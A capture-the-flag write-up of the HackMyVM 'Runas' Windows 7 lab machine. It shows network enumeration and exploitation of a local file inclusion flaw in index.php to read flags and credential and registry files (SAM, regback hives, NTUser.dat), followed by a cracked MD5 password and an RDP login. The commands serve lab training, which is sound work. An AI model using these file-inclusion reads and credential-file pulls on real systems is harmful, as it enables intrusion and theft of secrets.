Write-up Runas on HackMyVM
They say practice makes perfect, and to fully scrape away the rust after a break, you need volume. This is already my fourth machine in a short span of time. I decided to keep the momentum going with a Windows machine on HackMyVM called Runas. Labeled as an ‘easy’ box, it is the perfect playground to reinforce what I’ve recently relearned and comfortably ease back into the world of CTFs.
Getting started
Our next target is Runas, an easy machine from HackMyVM.eu. Once downloaded, I’ll import it into my lab environment. It’s built for Oracle VirtualBox, so setup should be seamless within our isolated lab network. To keep things organized before launching any attacks, I’ll quickly create a dedicated working directory and double-check my network configuration
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir Runas

┌──(emvee㉿kali)-[~/Documents]
└─$ cd Runas
Enumeration
As usual we should check our own IP address before we engage with the target. In real life we should know our IP address as well to confirm if we are detected by a SOC. We should check for interface eth0.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:97:38:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 539sec preferred_lft 539sec
    inet6 fe80::a00:27ff:fe97:3811/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:23:f3:99:d0 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d3f1e1da70ec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:70:2e:4a:4d brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d3f1e1da70ec
       valid_lft forever preferred_lft forever
    inet6 fe80::42:70ff:fe2e:4a4d/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
6: veth3592cf9@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 62:8a:b5:bf:41:ac brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::608a:b5ff:febf:41ac/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
8: veth1cb9098@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 06:da:10:af:de:f8 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::4da:10ff:feaf:def8/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
10: veth5b3c527@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether b2:e5:95:83:3e:17 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::b0e5:95ff:fe83:3e17/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
This time we will user arp-scan to identify the target in our virtual network.
1
2
3
4
5
6
7
8
9
10
11
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ sudo arp-scan -I eth0 --localnet
[sudo] password for emvee:
Interface: eth0, type: EN10MB, MAC: 08:00:27:97:38:11, IPv4: 10.0.2.3
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        08:00:27:87:5f:71       PCS Systemtechnik GmbH
10.0.2.9        08:00:27:14:c0:b3       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.008 seconds (127.49 hosts/sec). 3 responded
The vulnerable machine is alive and has assigned the IP address 10.0.2.9. To make our life easier we can create a variable ip with that specific IP address. This variable can be used in commands and it will save time typing the IP address each time.
1
2
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ ip=10.0.2.9
Before exploiting anything, we should run a nmap port scan to identify active services on the target. Since this is my own lab we can be loud while scanning for open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ sudo nmap -sC -sV -T4 -p- $ip
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-01 11:34 +0200
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 11:36 (0:00:12 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.20% done; ETC: 11:36 (0:00:00 remaining)
Nmap scan report for 10.0.2.9
Host is up (0.00048s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.57 ((Win64) PHP/7.2.0)
|_http-title: Index of /
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.57 (Win64) PHP/7.2.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2026-08-01T09:36:17+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=runas-PC
| Not valid before: 2026-07-31T09:32:36
|_Not valid after:  2027-01-30T09:32:36
| rdp-ntlm-info:
|   Target_Name: RUNAS-PC
|   NetBIOS_Domain_Name: RUNAS-PC
|   NetBIOS_Computer_Name: RUNAS-PC
|   DNS_Domain_Name: runas-PC
|   DNS_Computer_Name: runas-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2026-08-01T09:36:03+00:00
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:14:C0:B3 (Oracle VirtualBox virtual NIC)
Service Info: Host: RUNAS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -35m57s, deviation: 1h20m29s, median: 1s
| smb2-time:
|   date: 2026-08-01T09:36:02
|_  start_date: 2026-08-01T09:32:35
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: runas-PC
|   NetBIOS computer name: RUNAS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-08-01T12:36:03+03:00
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: RUNAS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:14:c0:b3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.30 seconds
The scan completed successfully and this time there are more open ports discovered. We note the ports and services that might be interesting. In the log file we should keep the others as well to check if we are stuck.
- Operating System: The target is running on Windows 7 Professional 7601 Service Pack 1.
- Hostname: The target is identified as runas-PC.
- Port 80 (HTTP): An Apache web server (Apache httpd 2.4.57 ((Win64)) is running, showing a “Index of/” page title. We have even identified PHP as language used on the target: PHP/7.2.0.
- Port 135, 139, 445 (SMB): This service is used for file shares and in combination with the Operating Sytemd being used this might be vulnerable for eternal blue.
- Port 3389 (RDP): If we have valid credentials we might consider connecting via rdesktop to the Windows target.
Let’s visit the website first with the browser.

The site serves an index page with related files. The index.php is the prime candidate for closer inspection.

All signs point to an LFI (Local File Inclusion) vulnerability here, as the website reads files directly via ?file=. It’s an old-school flaw that is rare to encounter nowadays, at least in this straightforward way. To prove we can read files from a Windows machine, we target c:\windows\win.ini. Since this file exists on every standard Windows installation, it is the perfect benchmark to demonstrate that our file inclusion works. 
The file is loaded into the website, this means we can try to retrieve the user flag. 
Well this way we could read the user flag without even having initial access. Let’s hope we cannot retrieve the administrator (root) flag with the LFI vulnerability. The flag should be located here: c:\users\administrator\desktop\root.txt. Let’s try it to retrieve the flag.

OOPS! We could retrieve the root flag without even compromising the whole system. It might explain why the machine is called Runas. The webserver is running as administrator and therfor it can read the root flag.
Instead of manually guessing files all day, I decided to automate the process using Wfuzz. I grabbed a solid wordlist from SecLists specifically tailored for Windows Local File Inclusion and launched the scan against the ?file= parameter. After the scan we should check the results in wfuzz.log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ wfuzz -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt -u "http://$ip/index.php?file=FUZZ" --hw 35 2>/dev/null > wfuzz.log

┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ cat wfuzz.log
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.9/index.php?file=FUZZ
Total requests: 236

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000045:   200        45 L     96 W       1042 Ch     "C:/Windows/win.ini"
000000044:   200        38 L     189 W      1375 Ch     "C:/WINDOWS/System32/drivers/etc/hosts"
000000040:   200        17 L     33 W       425 Ch      "C:/WINDOWS/Repair/SAM"
000000078:   200        1928 L   12417 W    85387 Ch    "c:/PHP/php.ini"
000000041:   200        17 L     33 W       425 Ch      "C:/Windows/repair/system"
000000077:   200        1928 L   12417 W    85387 Ch    "c:/php/php.ini"
000000067:   200        820 L    3729 W     79253 Ch    "C:/Windows/System32/inetsrv/config/applicationHost.config"
000000064:   200        19 L     50 W       632 Ch      "C:/Windows/system32/config/regback/software"
000000066:   200        598 L    2797 W     58608 Ch    "C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml"
000000063:   200        19 L     50 W       630 Ch      "C:/Windows/system32/config/regback/system"
000000061:   200        19 L     50 W       627 Ch      "C:/Windows/system32/config/regback/sam"
000000062:   200        19 L     50 W       632 Ch      "C:/Windows/system32/config/regback/security"
000000060:   200        19 L     50 W       631 Ch      "C:/Windows/system32/config/regback/default"
000000230:   200        17 L     33 W       425 Ch      "c:/WINDOWS/setuperr.log"
000000221:   200        33 L     105 W      946 Ch      "c:/WINDOWS/system32/drivers/etc/networks"
000000220:   200        96 L     700 W      4760 Ch     "c:/WINDOWS/system32/drivers/etc/lmhosts.sam"
000000228:   200        317 L    2087 W     25960 Ch    "c:/WINDOWS/setupact.log"
000000222:   200        44 L     232 W      1973 Ch     "c:/WINDOWS/system32/drivers/etc/protocol"
000000219:   200        38 L     189 W      1375 Ch     "c:/WINDOWS/system32/drivers/etc/hosts"
000000233:   200        1283 L   14584 W    117943 Ch   "c:/WINDOWS/WindowsUpdate.log"
000000223:   200        302 L    1569 W     19622 Ch    "c:/WINDOWS/system32/drivers/etc/services"
000000015:   200        1928 L   12417 W    85387 Ch    "C:/php/php.ini"
000000001:   200        17 L     33 W       425 Ch      "C:/Users/Administrator/NTUser.dat"

Total time: 0
Processed Requests: 236
Filtered Requests: 213
Requests/sec.: 0
The raw Wfuzz output is great, but it contains a lot of visual noise like response sizes, word counts, and formatting tables. To get a clean overview of exactly which paths were vulnerable, I decided to use some classic Linux command-line magic to extract just the filenames.
Here is the quick oneliner I used to clean up the log file cat wfuzz.log | grep -v "35" | grep -oP '"\K[^"]+' > wfuzz.log1. If you are wondering what that long string of commands does, here is the breakdown:
cat wfuzz.log: Opens the raw output file.grep -v "35": Filters out lines that aren’t relevant (in this case, ignoring specific word or character counts that match35to clean up headers and footers).|: Pipes the results in the next command.grep -oP '"\K[^"]+': This is the clever Perl-compatible Regex part. It searches for quotation marks, ignores everything before them (\K), and only prints (-o) the text inside the quotes—which happens to be our discovered file paths.> wfuzz.log1: Saves the neat, filtered list into a new file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ cat wfuzz.log | grep -v "35" | grep -oP '"\K[^"]+' > wfuzz.log1

┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ cat wfuzz.log1
C:/Windows/win.ini

C:/WINDOWS/System32/drivers/etc/hosts

C:/WINDOWS/Repair/SAM

c:/PHP/php.ini

C:/Windows/repair/system

c:/php/php.ini

C:/Windows/System32/inetsrv/config/applicationHost.config

C:/Windows/system32/config/regback/software

C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml

C:/Windows/system32/config/regback/system

C:/Windows/system32/config/regback/sam

C:/Windows/system32/config/regback/security

C:/Windows/system32/config/regback/default

c:/WINDOWS/setuperr.log

c:/WINDOWS/system32/drivers/etc/networks

c:/WINDOWS/system32/drivers/etc/lmhosts.sam

c:/WINDOWS/setupact.log

c:/WINDOWS/system32/drivers/etc/protocol

c:/WINDOWS/system32/drivers/etc/hosts

c:/WINDOWS/WindowsUpdate.log

c:/WINDOWS/system32/drivers/etc/services

C:/php/php.ini

C:/Users/Administrator/NTUser.dat
While the regex did its job, the resulting wfuzz.log1 file still contained quite a few empty lines that messed up the formatting. To fix this and get a perfectly clean list, I used a quick combination of sorting and filtering to group the valid paths together.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ cat wfuzz.log1 | sort | tail -n 23 > wfuzz.log2

┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ cat wfuzz.log2
c:/php/php.ini
c:/PHP/php.ini
C:/php/php.ini
C:/Users/Administrator/NTUser.dat
C:/WINDOWS/Repair/SAM
C:/Windows/repair/system
c:/WINDOWS/setupact.log
c:/WINDOWS/setuperr.log
C:/Windows/system32/config/regback/default
C:/Windows/system32/config/regback/sam
C:/Windows/system32/config/regback/security
C:/Windows/system32/config/regback/software
C:/Windows/system32/config/regback/system
c:/WINDOWS/system32/drivers/etc/hosts
C:/WINDOWS/System32/drivers/etc/hosts
c:/WINDOWS/system32/drivers/etc/lmhosts.sam
c:/WINDOWS/system32/drivers/etc/networks
c:/WINDOWS/system32/drivers/etc/protocol
c:/WINDOWS/system32/drivers/etc/services
C:/Windows/System32/inetsrv/config/applicationHost.config
C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml
c:/WINDOWS/WindowsUpdate.log
C:/Windows/win.ini
By sorting the file first, all the blank lines were grouped together at the very top of the output, pushing the actual file paths down.
sort: Alphabetically sorts the lines, which groups all empty rows at the beginning.tail -n 23: Grabs only the last 23 lines of the output, which exactly matches the number of valid file paths discovered by Wfuzz.> wfuzz.log2: Saves the clean output into a new log file.
After this command we have a log file that can be used in our next step.
Manually testing 23 different file paths in a web browser is tedious. To speed things up, we can use a bash loop to automate the process. This script reads every path from our wfuzz.log2 file, sends an HTTP request using curl, strips out the HTML formatting using html2text, and dumps all the text content into a single file named results.log.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ while IFS= read -r filename; do echo "[+] Visited: \"$filename\""; echo "[+] Current directory is: \"$filename\"" >> results.log; curl -s "http://$ip/index.php?file=${filename}" | html2text >> results.log; echo "" >> results.log; done < wfuzz.log2

[+] Visited: "c:/php/php.ini"
[+] Visited: "c:/PHP/php.ini"
[+] Visited: "C:/php/php.ini"
[+] Visited: "C:/Users/Administrator/NTUser.dat"
[+] Visited: "C:/WINDOWS/Repair/SAM"
[+] Visited: "C:/Windows/repair/system"
[+] Visited: "c:/WINDOWS/setupact.log"
[+] Visited: "c:/WINDOWS/setuperr.log"
[+] Visited: "C:/Windows/system32/config/regback/default"
[+] Visited: "C:/Windows/system32/config/regback/sam"
[+] Visited: "C:/Windows/system32/config/regback/security"
[+] Visited: "C:/Windows/system32/config/regback/software"
[+] Visited: "C:/Windows/system32/config/regback/system"
[+] Visited: "c:/WINDOWS/system32/drivers/etc/hosts"
[+] Visited: "C:/WINDOWS/System32/drivers/etc/hosts"
[+] Visited: "c:/WINDOWS/system32/drivers/etc/lmhosts.sam"
[+] Visited: "c:/WINDOWS/system32/drivers/etc/networks"
[+] Visited: "c:/WINDOWS/system32/drivers/etc/protocol"
[+] Visited: "c:/WINDOWS/system32/drivers/etc/services"
[+] Visited: "C:/Windows/System32/inetsrv/config/applicationHost.config"
[+] Visited: "C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml"
[+] Visited: "c:/WINDOWS/WindowsUpdate.log"
[+] Visited: "C:/Windows/win.ini"
With all the downloaded file data neatly centralized in results.log, it was time to search for our target Runas. I ran a quick grep for the word “runas”:
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ grep runas results.log
process as runas-PC\Administrator in session 2
process as runas-PC\Administrator in session 2
process as runas-PC\Administrator in session 1
process as runas-PC\Administrator in session 1

; MD5-runas-b3a805b2594befb6c846d718d1224557
We have found a MD5 hash in the results what we can try to crack to get a password. During a penetration test, you should never crack a discovered hash using online tools. Always crack them locally instead! After all, you have no idea what the third party does with that data. However, since this is a CTF, I am using: http://reverse-hash-lookup.online-domain-tools.com/.
Initial access
So we have found a password and that means we have now credentials runas:yakuzza. Those can be used to logon to RDP.
1
 rdesktop $ip -u 'Runas' -p 'yakuzza' -M -r disk:tmp=/root/tmp -r clipboard:CLIPBOARD -M
